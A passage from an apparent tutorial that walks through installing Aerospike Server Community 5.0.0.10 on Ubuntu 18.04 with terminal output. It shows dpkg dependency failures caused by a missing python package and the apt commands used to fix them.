.10.ubuntu18.04.x86_64.deb
aerospike-server-community-5.0.0.10-ubuntu18.04/aerospike-tools-3.26.2.ubuntu18.
04.x86_64.deb
aerospike-server-community-5.0.0.10-ubuntu18.04/LICENSE
aerospike-server-community-5.0.0.10-ubuntu18.04/asinstall
aerospike-server-community-5.0.0.10-ubuntu18.04/dep-check
user1@ubuntu:~/Downloads$ 
```

Navigate into the aerospike directory.




```
user1@ubuntu:~/Downloads$ ls
aerospike-server-community-5.0.0.10-ubuntu18.04
aerospike-server-community-5.0.0.10-ubuntu18.04.tar
user1@ubuntu:~/Downloads$ cd aerospike-server-community-5.0.0.10-ubuntu18.04
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ ls
aerospike-server-community-5.0.0.10.ubuntu18.04.x86_64.deb  dep-check
aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb                LICENSE
asinstall                                                    SHA256SUMS
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ 
```

We tried installing it the traditional way but that didn't work.




```
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ sudo .
/asinstall
[sudo] password for user1:
Checking dependencies
Installing tools
dpkg -i aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb
Selecting previously unselected package aerospike-tools.
(Reading database ... 125928 files and directories currently installed.)
Preparing to unpack aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb ...
Unpacking aerospike-tools (3.26.2) ...
```




```
dpkg: dependency problems prevent configuration of aerospike-tools:
 aerospike-tools depends on python; however:
  Package python is not installed.

dpkg: error processing package aerospike-tools (--install):
 dependency problems - leaving unconfigured
Errors were encountered while processing:
 aerospike-tools
Installing server
dpkg -i aerospike-server-community-5.0.0.10.ubuntu18.04.x86_64.deb
Selecting previously unselected package aerospike-server-community.
(Reading database ... 125965 files and directories currently installed.)
Preparing to unpack aerospike-server-community-5.0.0.10.ubuntu18.04.x86_64.deb .
..
Unpacking aerospike-server-community (5.0.0.10-1) ...
dpkg: dependency problems prevent configuration of aerospike-server-community:
 aerospike-server-community depends on python; however:
  Package python is not installed.

dpkg: error processing package aerospike-server-community (--install):
 dependency problems - leaving unconfigured
Errors were encountered while processing:
 aerospike-server-community
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$
```

We tried another way to install but that too failed.




```
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$ sudo d
pkg -i aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb
(Reading database ... 126008 files and directories currently installed.)
Preparing to unpack aerospike-tools-3.26.2.ubuntu18.04.x86_64.deb ...
Unpacking aerospike-tools (3.26.2) over (3.26.2) ...
dpkg: dependency problems prevent configuration of aerospike-tools:
 aerospike-tools depends on python; however:
  Package python is not installed.

dpkg: error processing package aerospike-tools (--install):
 dependency problems - leaving unconfigured
Errors were encountered while processing:
 aerospike-tools
user1@ubuntu:~/Downloads/aerospike-server-community-5.0.0.10-ubuntu18.04$
```

It seems python is not installed. We run command apt --fix-broken install command and then install python using command apt-get install python command. After python is installed, we ran the installation commands again. The installation commands are shown in the image given below.

